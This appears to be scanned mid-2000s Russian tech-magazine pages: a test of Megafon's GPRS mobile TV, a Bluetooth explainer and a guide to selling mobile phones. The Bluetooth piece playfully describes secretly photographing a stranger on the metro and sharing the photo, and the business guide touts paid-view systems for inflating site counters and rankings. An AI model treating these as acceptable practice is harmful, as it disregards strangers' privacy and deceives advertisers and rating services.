GPRS не может обеспечить должного качества услуги". С одной стороны, решение правильное, так как GPRS - временное явление, которое изначально не было ориентировано на такие изыски, как мобильное телевидение. С другой стороны, нам, как потребителям, хотелось бы побыстрее увидеть данную услугу и конкуренцию среди операторов, которая привела бы к снижению стоимости услуги. Стоимость подписки на услугу "Мобильное телевидение" в Мегафоне - \$19 в месяц (без учета НДС) независимо от количества просмотренных передач и их длительности.

### ИСПЫТАНИЕ МОБИЛЬНОГО ТВ

■ Подключив у себя "Мобильное телевидение", мы убедились, что скорости GPRS хватило только для воспроизведения отдельных изображений с частотой 1-5 кадров/с, а качество картинки не позволяло узнать каких-нибудь персонажей на экране (узнать кого-нибудь было возможно чисто интуитивно или по их голосам). Лучше всего смотрелись передачи со статичной картинкой (новости), так как что-либо динамичное вырождается в слайд-шоу. Качество звука при этом вполне приемлемо и "захлебывалось" крайне редко. Связь тоже не вызывала особых нареканий, так как буферизация компенсирует некоторые неизбежные обрывы нескольких секунд видеопотока. Доступ к "Мобильному телевидению" происходит не мгновенно: сначала нужно установить соединение с сервером, затем загрузить в буфер необходимый объем информации, и только после этого потоковое видео запускается.

### ТРАНСЛИРУЕМЫЕ КАНАЛЫ

■ Доступные каналы в "Мобильном телевидении" делятся на два типа: "онлайн" и "офлайн". Онлайн - это прямые трансляции телепрограмм в реальном времени, то есть такое телевидение, которое давным-давно стало для нас привычным. Офлайн-каналы предоставляют записанные ро-

лики, которые периодически обновляются. После скачивания их можно "перематывать", ставить на паузу и т.д. В общем, все, что обычно можно делать с записанным видео. Это удобно, когда нужно посмотреть новости, котировки акций и т.п. Можно не карать время начала новостей, а включить, когда это удобно и нужно.

### РБК-ТВ

■ Деловые новости офлайн, то есть в записи. Доступно два канала: "Новости" и "Рынки" (торги, котировки и т.п.). В студии периодически снимаются новые выпуски новостей и других передач, которыми заменяются старые ролики. Считается самым востребованным каналом для "Мобильного телевидения".

### РАМБЛЕР-ТЕЛЕСЕТЬ

■ Научно-популярные и развлекательные программы, передаваемые в режиме офлайн. Доступны сюжеты по трем тематикам: "Путешествия", "Наука и техника" и "Развлечения". Второй по востребованности канал, который можно смотреть в перерывах между выпусками новостей на РБК.

### МУЗ-ТВ

■ Прямая трансляция одноименного телевизионного канала. Этот канал, в отличие от первых двух, рассчитан на молодежную аудиторию. Надев хорошие наушники, можно неплохо убить время на уроках или лекциях.

### NEO-TV

■ Музыкальный офлайн-канал. Доступно три раздела: "Премьера клипа" (для скачивания музыкальных новинок), "Анонсы клипов" ("заезженные" клипы, зато их много) и "Передачи".

### ТЕЛЕВИЗИОННЫЙ ДАМСКИЙ КЛУБ (ТДК)

■ Женский телеканал в прямой трансляции (красота, здоровье, дети, секс, психология, мода). Программы для домохозяек, которые очень хотят



Мода по мобильнику



Телефоны с поддержкой DVB-H

услышать что-то новое о сексе, но не имеют рядом телевизора. И которые при этом разбираются в смартфонах - явление, крайне редко встречающееся в природе :).

### STYLE-TV

■ Телеканал обо всем модном и стильном в нашей жизни.

### РЕЗЮМЕ

■ "Мобильное телевидение - наш завтрашний день", - уверен музыкальный продюсер "Фабрики звезд 5" Игорь Матвиенко. - "Это система доставки пресловутого контента до нашего потребителя". Он заметил, что мобильные телефоны особенно популярны среди молодежи, и даже больше, чем компьютеры. "Но распространению мобильного телевидения может помешать то, что смартфоны слишком дороги", - добавил Матвиенко.

Данная услуга уже сейчас востребована, в основном бизнесменами. Очень удобно, когда нужно посмотреть последние новости, когда ты оторван от "обычных" СМИ (в автомобильной пробке или за городом на отдыхе). Также некоторым представителям "золотой" молодежи придется по вкусу смотреть клипы на мобильнике - это явно производит впечатление на окружающих. Но целесообразность просмотра тех же женских каналов (Style-TV и "ТДК") под вопросом, так как смотреть показ моды с картинкой плохого качества - сомнительное удовольствие.

Для привлечения к этой услуге основных масс пользователей мобильных телефонов нужно снижение цены и улучшение качества. Все-таки сумма \$19 в месяц сопоставима со средними расходами россиянина на сотовую связь. Но первый шаг уже сделан, причем довольно серьезный. А передачи в режиме офлайн - революционный прорыв в истории телевидения. До встречи в эфире!

Так как скорость передачи данных по GPRS в среднем 20 Кбит/с, смотреть телевидение на таком телефоне проблематично: качество изображения серьезно страдает.

Многое изменится с повсеместным внедрением EDGE. Пока же пионер мобильного телевидения - Мегафон, несмотря на то, что он все еще использует GPRS.

"РБК-ТВ", "Рамблер-Телесеть", "Муз-ТВ", "Neo-TV", "ТДК" и Style-TV уже доступны по мобильному телевидению от Мегафона.

WWW

■ [www.newsite.ru/Megafon/Meganovosti/meganews\\_nov2004/221104\\_test\\_mob\\_tv\\_sd.htm](http://www.newsite.ru/Megafon/Meganovosti/meganews_nov2004/221104_test_mob_tv_sd.htm) - тест мобильного телевидения от "МегаФон-Москва".

Алексей Шуваев (shuvaev@gameland.ru)

# ГОЛУБАЯ МЕЧТА

## КАКАЯ ПОЛЬЗА ОТ BLUETOOTH

**Т**ы сидишь на лекции, идешь на свидание, бежишь по эскалатору, спишь, и тебя пронизывают волны. Они пронизывают тебя насквозь, не оставляя следов на твоём теле... Как ты можешь использовать волны в своих нуждах?

### 3

а основу мы возьмем радиоволны. Выбираем диапазон волн, который свободен для связи, а оборудование для такой связи не нужно лицензировать - это 2,4 ГГц. Знакомые цифры? На этой же частоте работает Wi-Fi, но, хотя есть мнение общественности о том, что располагать рядом эти два устройства (Bluetooth и Wi-Fi) нежелательно, можно не опасаться помех. Устройства функционируют на одной частоте, но разработчики предусмотрели интерференцию волн и применили частотный сдвиг. Это осуществляется следующим образом: два устройства при установлении соединения обмениваются пакетами, в которых содержится маска, по которой девайсы будут синхронно смещаться по частотам до 1600 раз в секунду. Ширина канала в 1 МГц и диапазоном 79 МГц обеспечит спокойное сосуществование близости не одного десятка устройств.

Помимо прелестей надежной связи, стоит подумать и о скорости. Стандарт разрабатывался как универсальный способ соединения различных устройств - скорость ограничивается 721 Кбит/сек. Но на практике пиковых значений не достичь, так как помехи и избыточную информацию никто не отменял. А что может входить в такую информацию помимо адресов устройств? Как и любого уважающего себя человека, тебя должна беспокоить сохранность твоих данных. Разработчики, в число которых входит даже Microsoft, позаботились о безопасности соединения, обеспеченной шифро-

ванием, встроенным в протокол. Ключ может быть основан на ряде случайных чисел, генерируемых при установлении соединения или же на базе уникальных адресов Bluetooth-адаптеров (наподобие MAC-адресов у сетевых карт). Помимо этого, стандарт позволяет использовать и софтверные методы шифрования, так что за сохранность данных можешь не опасаться. Стоит отметить, что 721 Кбит/сек теоретически достижимо при асинхронном методе передачи данных. При синхронном же скорости заметно ниже. И еще технология подразумевает высокую скорость отклика и малые задержки, что просто необходимо при голосовой связи.

Один адаптер позволяет создавать до трех голосовых каналов. Так как при таком соединении создается сеть по типу "точка-точка", ее стали называть пиконет (piconet). К одному устройству можно присоединить до восьми подобный девайсов. Маленькие сети можно объединить в большие, распределенные - скаттернет (scatternet). При этом главенствующее (master) устройство одной сети может быть подчиненным (slave) в другой, то есть максимальное число объединен-

ных девайсов будет равно 81. Стандарт Bluetooth предусматривает три класса устройств, различаемых по дальности возможной связи: 10, 100 и 300 метров. В мобильных устройствах вроде телефона или КПК из соображений экономии энергии ставят самые маломощные адаптеры, и ожидать от них связи на расстоянии более десяти метров не стоит. Для компьютеров уже можно встретить девайсы, которые также называют dongle и предоставляют уверенную связь на расстоянии до 100 метров.

### ДЛЯ ЧЕГО?

■ Посмотри, как ты можешь применить на практике данную технологию. Оглянись вокруг. К тому, что люди разговаривают сами с собой и при этом у них из уха торчит проводок и тянется куда-то в карман, ты, думаю, уже привык :). Это телефонная гарнитура, позволяющая вести беседы по телефону, не оставая его из кармана. Гарнитура соединяется с телефоном посредством Bluetooth-канала. Провода не сковывают движений пользователя, а кнопка ответа на девайсе позволяет свести его движения для ответа на звонок к минимуму







- достаточно дотянуться рукой до уха. Также существуют наушники, работающие по Bluetooth-каналу. И пусть пока качество звука уступает в них хорошим "ушам" от именитых производителей, технологии не стоят на месте, и вскоре в плееры начнут встраивать Bluetooth по умолчанию. Стандарт предусматривает до трех каналов двусторонней голосовой связи, значит, можно организовать конференц-связь на небольшом расстоянии, не задействуя проводов или радиций.

### ПЕРВОЕ ПРИБЛИЖЕНИЕ

■ Если ты являешься счастливым обладателем телефона с Bluetooth и перемещаешься с активированным на прием девайсом, наверняка тебе приходилось наблюдать на телефоне сообщение о поступлении нового файла или контакта. Около двух лет назад, когда телефоны с Bluetooth только начинали появляться, один парень решил прописать в контакте не свои паспортные данные, а приветствие. Создав такой контакт, он отправил сообщение на другую телефон. Такой способ общения впоследствии назвали bluechalking. Передачу файлов прозвали bluejacking. После прихода в Россию этот вид развлечения назвали bluejacking. При этом неважно, какую информацию ты передаешь - скидываешь файлы или просто переписываешься при помощи контактов.

На основе данной технологии начинают внедрять различные сервисы. Например, в магазинах "Евросеть" установлены терминалы, которые осуществляют платную отпарку мелодий, игр и рисунков на телефон не только посредством IR, USB, но и Bluetooth-связи. В будущем стоит ждать внедрения рекламы по Bluetooth-каналам. Достаточно установить в каком-нибудь магазине адаптер, компьютер, соответствующий софт - и всем проходящим мимо гверей людам со включенным Bluetooth будет приходиться слышать с предложением зайти и взглянуть на самых привлекательных продавцов женского нижнего белья :). В общем, ты понимаешь, какие перспективы открываются.

### ВТОРОЕ ПРИБЛИЖЕНИЕ

■ При более детальном рассмотрении технологии ты найдешь для себя множество ее достоинств. Допустим, у тебя есть компьютер с Bluetooth-адаптером, КПК и телефон с поддержкой этой замечательной технологии. Про синхронизацию телефонной книжки и резервное копирование контактов, думаю, не стоит говорить. Часто возникает необходимость выйти в Сеть, когда ты находишься в пути - связаться с кем-то по асе или же отправить письмо. Все это можно реализовать на базе КПК и телефона с поддержкой GPRS+Bluetooth. Вместо того чтобы таскать с собой ноутбук и искать



Один из первых GPS-приемников со связью при помощи Bluetooth

Wi-Fi или Ethernet-сетку поблизости, конечно же, гораздо приятнее и проще нести в кармане КПК и телефон (который всегда с тобой). Именно таким образом мной была написана и отправлена не одна статья на полпути к заветному отдыху :). Помимо мобильности и простоты соединения (не надо держать рядом с собой два девайса для IR-соединения), ты получишь еще и универсальное решение для любых задач, соединяя любые устройства и не опасаясь конфликтов железа, так как они исключены стандартом. Например, ты можешь одновременно объединить GPS-приемник, КПК и телефон для ориентации на местности. GPS дает координаты, при помощи телефона связываешься с интернетом для выкачивания необходимых карт, а КПК обрабатывает все это. Получается очень удобно: распихал девайсы по карманам и в путь. Кстати, примерно так и осуществляется отслеживание машин в рекламируемых поисковых системах или прослеживание пути следования особо ценного груза (многие транспортные компании предлагают такую услугу).

### ЛОКАЛЬНОЕ СОДЕРЖИМОЕ

■ Ты наверняка много слышал об интеллектуальных домах, в которых все управляется с одного пульта-компьютера. Что-то подобное ты можешь сделать и у себя. Мы не говорим о включающей микроволновке и изменении микроклимата в твоём бомбоубежище. Достаточно упомянуть о том, что, благодаря сотовому телефону, ты можешь управлять курсором на расстоянии, включать\выключать музыку или фильмы, регулировать громкость звука на компьютере. Все это возможно благодаря стандартному софту, поставляемому вместе с адаптером. Помимо этого, ты можешь объединить в локальную сеть все Bluetooth-девайсы у себя в доме и наблюдать но- »

Устройства с Bluetooth гелятся по дальности возможной связи на три класса: 10, 100 и 300 метров.

Раньше людей с гарнитурами принимали за психопатов, разговаривающих сами с собой. Сейчас это норма.

В отличие от IR-соединения, два устройства с поддержкой Bluetooth не нужно держать строго рядом.



Bluetooth-гарнитура, которая охватывает шею





Microsoft всегда с нами :)

Bluetooth-устройства можно совкуплять в сетку, что повышает уровень мобильности и удобство совместного использования.

Когда отключается локальная сеть, ты просто переключаешься на резервный метод - GPRS (через Bluetooth, естественно).

Скорости растут, и Bluetooth вытесняет провода.

вые звонки или SMS-сообщения, даже если телефон остался где-то в куртке. Или валяться на диване и бороздить Сеть с КПК или ноутбука, оплачивая локальный трафик и не боясь снижающихся ламеров, которые рыскают вокруг и хотят за твой счет попользоваться интернет: Bluetooth "бьет" не так далеко, как Wi-Fi, но в пределах дома вполне хватит.

Объединив все девайсы в единую локальную сеть, ты можешь наслаждаться ресурсами каждого устройства, не особо задумываясь над способами подключения. Например, можно выстроить связь с интернетом таким образом, что во время грозы, когда отключается локальная сеть, ты

просто переключаешься на резервный метод - GPRS. Не очень дешево, но иногда отсутствие хоть какого-то соединения может стоить дороже. Ну а если твои соседи обладают такими же устройствами, ты с легкостью можешь организовать "воздушную" локалку. Пусть с небольшой скоростью, но для того, чтобы поиграть в Counter Strike, вполне хватит. Также ты можешь поставить принтер на кухне, подключить к нему специальный Bluetooth-адаптер (который представлен на рынке уже около года) и одним движением руки отправлять рецепты новых блюд прямо в руки милой и чуткой девушки, которая не даст тебе

умереть с голоду при твоих поисках вечного счастья :).

## ПОЛУЧАЕМ НА ПРАКТИКЕ

■ А теперь опишем на практике день, который вполне может настать и у тебя. Заодно ты узнаешь, как настроить необходимые девайсы для комфортной работы. Итак, будильник. Проснувшись, нехотя потягиваешься и идешь в ванную. По пути желаешь всем доброго пути, благо телефон под рукой :). Во время завтрака, проверяя почту, смотришь на часы и понимаешь, что на учебу или работу нужно было явиться уже полчаса назад, но спешить некуда. Отзваниваясь начальству, по КПК, синхронизированному через Bluetooth и Microsoft Active Sync (и пусть все ругают Microsoft, эта софтина легка и проста в настройке и обращении), просматриваешь почту и вести о пробках на дорогах. Начальство проверяет наличие пробок на этом же сайте и удовлетворенно засыпает до обеда, а ты, закачав новую почту, заливаешь новую мелодию в телефон и выходишь из дома. Понимая, что дороги действительно загружены, а к вечеру надо появиться на рабочем месте (день зарплаты все же), заходишь в метро.

Включаешь в телефоне Bluetooth и начинаешь поиск жертв. Несколько ников засветились в списке найденных, и ты отправляешь сообщение "Доброго утра - несмотря на подземное безвременье" по адресу Pamela. Напротив тебя девушка лезет в сумочку и, улыбаясь, оглядывается. Ты ловишь момент и украдкой снимаешь ее встроением в телефон фотоаппаратом. Отправляешь этот снимок с подписью "Внимание! Ты номинирована на победу в шоу "Большой брат". Она поднимает глаза, ваши взгляды пересекаются, и она отправляет контакт со своим номером на твой телефон.



Автоматическое включение света или открывание ворот при подъезде к дому - достаточно внести в список доверенных устройств брелок или телефон с Bluetooth



Наушники и плеер, контактирующие по Bluetooth





Стоп, твоя станция. Ты выскакиваешь, на ходу надевая Bluetooth-гарнитуру - как раз вовремя, чтобы ответить на звонок друга. Договариваясь о вечернем мероприятии в одном из ночных клубов, ты скидываешь на КПК фотографию новой знакомой и отправляешь ее на почту друзьям. Под громкое одобрение находки заходишь на работу и будишь начальство с намерением получить честно заработанные. После недолгого, но обстоятельного разговора направляешься в бухгалтерию и, подмигнув новой сотруднице, скидываешь ей (естественно, по Bluetooth) дежурную мелодию из тех, что крутят по радио, но еще не распространенные в качестве звонков. Милая улыбка, заряд хорошего настроения, и ты выходишь из офиса, направляясь в институт.

Придя на последнюю пару, ты, отмечая, что людей с каждым месяцем становится все меньше, создаешь локалку с собратьями по разуму, и остаток пары вы играете в сетевую игру. Поймав себя на мысли, что пора бы перекусить, ты делаешь запрос на поиск ближайших кафе. За время обеда, получив несколько невзрачных предложений познакомиться, ты обдумываешь планы на вечер. Позвонив новой знакомой (вспомни утро в метро), ты договариваешься о том, где заберешь ее для продолжения общения под звуковым сопровождением лучших DJ. Включаешь GPS, КПК и телефон,

определяешь свое местоположение и прикидываешь, сколько придется ехать - времени остается очень мало. Ты ловишь машину и по пути следования начинаешь подсказывать водителю, где стоит повернуть, чтобы не попасть в пробку.

Встречаешь милую даму при выходе из подъезда и, элегантно усавив рядом с собой, продолжаешь движение в направлении клуба. Утро, будильник...

### НАПОСЛЕДОК

■ В ноябре 2004 года форумом SIG была представлена спецификация стандарта Bluetooth 2.0. Заявляется, что скорость передачи данных возросла примерно в три раза и составляет 3 Мбит/сек для стандарта Bluetooth 2.0+EDR (Enhanced Data Rate). Количество соединений так и осталось равным восьми, а дальность действия - десяти метрам. Несмотря на это, как и сейчас, будут выпускаться адаптеры с радиусом приема в 100 метров. Также группой компаний SIG была анонсирована



разработка нового стандарта Bluetooth Lite. Дата представления спецификации назначена на конец 2006 года. Технические характеристики приятно поражают слух и глаз: радиус действия - 100 метров, количество девайсов одной сети составляет 256 штук, так что массовые мобы или хорошая телефонная локетка ждут тебя в ближайшем будущем. Энергопотребление удалось значительно снизить за счет увеличения скорости передачи данных, так что девайс будет проводить меньше времени в активном режиме и, соответственно, тратить меньше энергии. Удалось снизить прожорливость адаптеров и в пассивном режиме работы, поэтому тебе не придется таскать за собой чемоданы с батареями, чтобы повеселиться bluejacking'ом. Естественно, существует обратная совместимость со стандартами Bluetooth 1.0-1.2. Как видишь, на смену старым проводным сетям приходят новые, которые являются менее скоростными только временно. 



Решение проблемы печати для фанатов КПК



Danya (stream@oskolnet.ru)

# МОБИЛЬНЫЙ БИЗНЕС

## ОРГАНИЗАЦИЯ ТОРГОВЛИ МОБИЛЬНЫМИ ТЕЛЕФОНАМИ

**С**отовая связь в нашей стране развивается бешеными темпами, она стала доступной и, соответственно, привлекательной для всех людей. Заниматься мобильной связью очень выгодно как для операторов, так и для поставщиков контента. Ну и, конечно же, для тех, кто продает мобильные устройства...



### С ЧЕГО НАЧАТЬ?

■ Конечно же, с определения конкретного вида деятельности.

Торговать можно не только самими трубками, но и аксессуарами - зарядными устройствами, чехлами, аккумуляторами, шнурами и прочими мобильными радостями. Все зависит только от бюджета начинающего мобильного предпринимателя. Если на начальную закупку не так много денег, то оптимальным вариантом будет приобретение малобюджетных моделей телефонов и собственно примочек (тех же чехлов). Причем будет намного удобнее покупать и то, и другое у одного поставщика, а не у разных. Проблема заключается в том, что оптовики устанавливают лимит цен или количества товара. Скажем, при покупке телефонов минимальной суммой закупки может стать сумма в 40-50 тыс. рублей, а чехлы обычно лимитируются по количеству - не менее 1000 шт. (правда, и разница между оптовой и рыночной ценой у них довольно велика). Существует пропорция: чем больше ты берешь, тем меньше платишь, однако взять "по-

больше" поначалу вряд ли получится при небольшом начальном капитале. Помимо телефонов, можно продавать КПК, смартфоны, ноутбуки и другую портативную технику, однако стоит учитывать, что и стоят они относительно дорого. Не последнюю роль играют и потенциальные покупатели. Если прикинуть потребность в мобильных устройствах жителей города и учесть, насколько эта потребность удовлетворяется другими конторами, то что получается? На основе этих данных составляется общая картина обеспеченности людей в мобильном отношении. Например, нет смысла за тариваться телефонами бизнес-класса для городка с населением в 100 тыс. человек. Хватит двух-трех моделей, иначе товар будет долго лежать, цена на него будет падать, а продавец - нести убытки. И об убытках. Первые несколько месяцев предпринимательства баланс будет в лучшем случае нулевым, в худшем - уйдет галеко в минус. Причина этому - невероятно высокая конкуренция.

### ГДЕ ВЗЯТЬ ТОВАР?

■ Вот главная проблема для большинства предпринимателей. И действительно: найти оптовую базу и грузоперевозчика нелегко. Однако в случае с мобильными телефонами все гораздо проще. Мобильная связь развивается бурными темпами, а вместе с ней развиваются все те, кто занимается смежным бизнесом - от поставщиков до сотовых операторов. Рынок оптовой торговли в нашей стране очень насыщен. Я бы даже сказал "пересыщен". Найти поставщика не составит никакого труда, по большому счету они сами ищут представителей фирм розничной торговли. А высокая конкуренция в этой сфере привела к тому, что поставщики постоянно снижают цены, предлагают выгодные условия, а также другие приятные сюрпризы, которые могут пригодиться для обхода конкурентов. Все это нам на руку. Но где искать поставщика? Пару месяцев назад, за долго до написания статьи, мне попал в руки журнал Russian Mobile, который стоил очень дешево, и после пролистывания десятка страниц стало ясно, почему. По сути, это регулярный каталог поставщиков мобильных устройств, который больше ориентирован на предпринимателей, чем на потребителей. Журнал практически забит рекламой, а на последней странице есть таблица с перечислением компаний-поставщиков, указываются их web-сайты, род деятельности, поставляемые товары, источники этих товаров и многое другое. Помимо этого, несколько десятков страниц посвящено "цветной" рекламе все тех же поставщиков. Информации, содержащейся в одном экземпляре журнала, вполне хватит для того, чтобы сделать правильный выбор. Ту же информацию любезно предложат знакомые всем поисковики ("мобильные телефоны оптом", "чехлы оптом" и т.д.). Все это приведет на сотню-другую страниц, посвященных оптовым закупкам мобильных устройств. Самое главное - не торопиться с выбором предложения. Даже, казалось бы,



Твой web-сайт должен быть не хуже!



самые выгодные и низкие цены могут быть "перебиты" поставщиком-соседом. Лучше не лениться и обойти, по возможности, максимальное количество web-представительств, то есть выбрать оптимальный вариант. Внимание не должно покидать ищущего ни на секунду: и минимальная сумма закупки, и лимиты товаров, и то, откуда поставщик берет этот товар, как осуществляется сама доставка, и, конечно же, цены - все это имеет значе-

ние. Полезно было бы прочесть и отзывы клиентов, однако сделать это будет непросто, в ряде случаев даже невозможно. Важно, что выбирать поставщика чехлов и мобильных телефонов придется отдельно для этих видов товаров, так как поставщики обычно специализируются на одном роде товаров. Немаловажны и остальные факторы, например источник товара для поставщика. Вполне возможно нарваться на поставку "серых"

мобильников, что впоследствии может вызвать лишние вопросы со стороны твоих клиентов, нехорошие слухи, а также неприятную возню с гарантийным обслуживанием. Конечно, позже можно сменить поставщика, но и это рискованно: он может оказаться хуже первого, а нестабильные поставки изменят все планы прогавца телефонов. Очень важно, чтобы доставка была бесперебойной, чтобы товар доставлялся в "целом" неповрежденном виде и в том количестве, которое было оплачено (последнее нужно контролировать особо, так как не исключена банальная халтура со стороны поставщика и грузоперевозчика). Перед оформлением заказа и оплатой обязательно соблюсти все нюансы: не стесняться задавать вопросы - здесь скромности не место. Например, может случиться так, что грузоперевозчику придется платить отдельно, хотя на сайте поставщика были заявлены совсем другие условия. Поставка - дело очень серьезное, так как прогавца могут кинуть на небанальные деньги. Бдительность не должна покидать тебя! Разузнавать разные детали, расписывать на бумаге, выяснять, что и когда должны привезти - все это обязательно.

## ЧТО ТАКОЕ CAP И КАК ИМИ ПОЛЬЗОВАТЬСЯ?

■ CAP - системы активной раскрутки. Основаны на том, что зарегистрированному на их сервисе пользователю показывают во фреймах сайты заказчиков. Через каждые 30 секунд показывается новый сайт. Платят в прямом смысле гроши, но люди ищут, часто накручивая, ставя резалки графики и прибегая к прочим хитростям. Система организуется следующим образом: пользователь регистрируется, ему дают логин и пароль. После этого он авторизуется и попадает на страницу, где в одном из фреймов показывается сайт. Обычно в левой части панели располагаются кнопки, на которые пользователь должен нажать (их список появляется там же на картинке - это защита от накруток). Спустя 30 секунд во фрейме появляется другой сайт и история повторяется. За каждый просмотренный сайт пользователь получает кредиты, которые можно продать как самой системе, так и левому покупателю.

Обычно все просто: 1 просмотр сайта = 1 кредиту. Тысяча кредитов стоит \$1. Другими словами, чтобы наш сайт просмотрело 1000 человек, надо выложить \$1. Классно, не правда ли? Однако не обольщайся: пользователи не дураки, и в рунете лежит пара десятков накрутчиков к любой системе CAP, так что из 1000 сайт увидят лишь 500-600 человек (что тоже неплохо). Счетчики, естественно, зафиксируют ровно 1000 :). Следует учесть также то, что купленные кредиты расходуются медленно. Если, скажем, 1 000 000 баннерных показов в сети RLE у меня растаяли меньше чем за час, то 1000 кредитов хватит не меньше чем на неделю. Пользователи постепенно теряют интерес к этому виду заработка, в результате снижается количество общих показов сети. Конечно, можно купить кредиты в нескольких системах, однако подавляющее большинство пользователей просматривают одновременно по пять-семь систем, и гарантий того, что сайт не будет показан семь раз одному и тому же человеку, нет. В настоящее время CAP можно использовать лишь как накрутчик счетчиков, например для повышения своих позиций в каталогах и рейтингах. В этом случае CAP - действительно эффективная вещь. Однако, как я уже говорил, если разные CAP (услугами которых ты воспользовался) употребляют одни и те же люди, то многие показы будут зафиксированы счетчиками не как уникальные посетители, а как хиты (то есть один и тот же посетитель ходит по разным страницам сайта). Уникалы, как известно, ценятся больше. Выводы однозначны :). Можно, конечно, посоветовать воспользоваться иностранными CAP, так как они дают тестовые показы (до 10 000 шт.). Из отечественных могу посоветовать neosar.ru, хотя на него и написана куча накрутчиков, они работают нестабильно, некоторые не работают вообще. Такие системы появляются и исчезают довольно часто, поэтому больше 2000 кредитов сразу лучше не покупать. Брать их нужно постепенно, по мере нагобности (у меня сгорело 5000 кредитов autopilot.net.ru, который сам без объяснений куда-то испарился). Весь список CAP можно получить по простому трехбуквенному запросу в поисковых системах - CAP.

## ГДЕ ВЗЯТЬ ДЕНЬГИ

■ Очень интимный вопрос, который каждый решает сам для себя. Кто-то идет в банк, кто-то занимает у родственников. Бугь готов, что придется занять примерно 100-200 тысяч рублей. Естественно, если брать кредит в банке, набегит хороший процент, но и постоянные переговоры с родственниками на тему возврата долга нагоедают быстро. В банках существуют специальные пакеты типа "кредиты малому и среднему бизнесу", в которых, как правило, представлены более выгодные условия, чем при простом кредитовании (конкретно назвать, увы, не могу, так как они только формируются и процентные »





Сайт типичного поставщика мобильных телефонов



"Связной": яркий пример удачного бизнеса

ставки периодически резко изменяются). Эти условия в каждом банке разные. Нужно лишь нанести визит в ближайшее отделение любого банка и поинтересоваться, выдают ли они такие кредиты. Далее сотрудники банка объяснят все детально, может быть, даже выдадут специальную брошюру. Не рассчитывай вернуть все деньги раньше чем через полгода (а то и через год). Большинство бизнесменов, с которыми мне удалось пообщаться, признаются, что они отдавали долги примерно через год-два, так как постоянно требовались средства на раз-

витие компании. Имеет смысл взять кредит именно на два года - для страхования. Помимо этих двух способов, есть и третий - поиск делового партнера, то есть подходящего человека (главное, чтобы был при деньгах), который согласился бы проверить все это дело. Но и прибыль, естественно, придется делить в соответствии с вложенным капиталом. Если ты вложил 60% средств, а он - 40%, то основная часть прибыли отойдет тебе. Отношения между вами должны быть узаконены (никакой пошлости), что сразу решит проблемы с претензиями на чужую долю, а также проблему выхода из бизнеса кого-то из партнеров. Вот портрет хорошего партнера: не только состоятелен, но и не идиот :). Еще лучше, если он обладает умом и предпринимательским талантом. Обе стороны будут вкладывать средства, а кто будет выполнять остальные функции - вопрос. Лично я не доверил бы имбецилу договариваться с поставщиком или управлять финансами в целом: очень опасно, можно вмиг вылететь в трубу. Война за сердце потребителя ведется не только через поставщиков, но и на всех остальных звеньях цепочки -

"один неверный шаг, и тебя раздают".

Наверное, у читателя возник закономерный вопрос: "Зачем брать так много? 200 тысяч - слишком большая сумма". Ответ кроется в особенностях ассортимента. Чтобы баланс не ушел в минус, лавочка должна продавать много, а покупатели должны видеть на прилавке именно то, что им нужно. Кроме того, немало средств уйдет на оформление бумажек и снятие помещения для офиса. При поисках поставщика возможно наткнуться на очень выгодные цены, однако лимит общей суммы будет при этом слишком большой. В этом случае имеет смысл договориться с аналогичной фирмой на совместные закупки. При таком подходе встретятся и подводные камни. Почувствовав слабину, конкурент может запросто выбросить тебя с рынка как рыночными способами (ценовая политика, агрессивная реклама, антиреклама), так и другими, "неофициальными" (вышибалы, приходы представителей правоохранительных органов по поводу якобы сомнительных поставок и прочие неприятности, что, правда, в сфере мобильных технологий встречается относительно редко). Что же касается органов милиции, то с ними проблем не возникает вообще. По мнению людей, организовавших подобный бизнес, на дворе не 90-е и даже в случае "наезда" милиционеров всегда можно написать заявление куда следует. Этим вся проблема, как правило, решается. Никаких последствий не будет.

## ОРГАНИЗАЦИЯ ОНЛАЙН-БИЗНЕСА

■ Всем известно такое красивое понятие, как "интернет-коммерция". Торговать через интернет действительно очень удобно и прибыльно, отказываться от этого, особенно сначала, просто глупо. Если офлайн-точка будет приносить одни убытки (как уже было сказано, в первые месяцы так и будет), то онлайн-представительство поможет выправить всю ситуацию. Обычно начинающие коммерсанты либо совсем пренебрегают возможностями интернета, либо открывают такие электронные представительства, что у потенциального покупателя сразу складывается самое негативное мнение о компании. Отсюда вывод: халтура в этом деле совершенно исключена. Про web-дизайн в общем и создание web-магазина в частности мы уже писали в "Хакер Спец" о дизайне, однако следует учитывать, что это довольно сложное занятие, и для людей, никогда ранее не занимавшихся web-мастерингом, оптимальное решение - нанять профессионалов. В качестве последних могут выступать как студии web-дизайна, так и профессиональные web-мастера. Цены на услуги мастеров намного








"Евросеть" проводит спецкурсы по обучению продавцов



Самая известная САР: идеальный инструмент для раскрутки



Нужен веб-мастер? Нет проблем :)

ниже, качество работ - практически такое же, как и у студий. Найти веб-мастера можно, например, через портал [rhpclub.ru](http://rhpclub.ru). Там есть специальный раздел для размещения объявлений о приеме на работу. Там же можно ознакомиться с резюме веб-мастеров, почитать отзывы, оценить портфолио. Помимо РНР-клуба, не помешает заглянуть на порталы, посвященные поиску работы, такие как [job.ru](http://job.ru), [Работа.mail.ru](http://Работа.mail.ru) и др. Если повезет, можно найти веб-мастера с "тонким портфо-

лио". Обычно такие люди предлагают выполнить работу за сравнительно небольшой гонорар, поскольку имеют цель пополнить свое портфолио. Не стоит волноваться, что у веб-мастера мало опыта для выполнения работы на заказ - это совсем не значит, что он не профессионал. Он намеревается предъявлять в будущем тот сайт, который будет заказан ему, как визитную карточку и огрехов не допустит. Веб-мастера просят за свою работу обычно не так много - до \$100 (обыч-

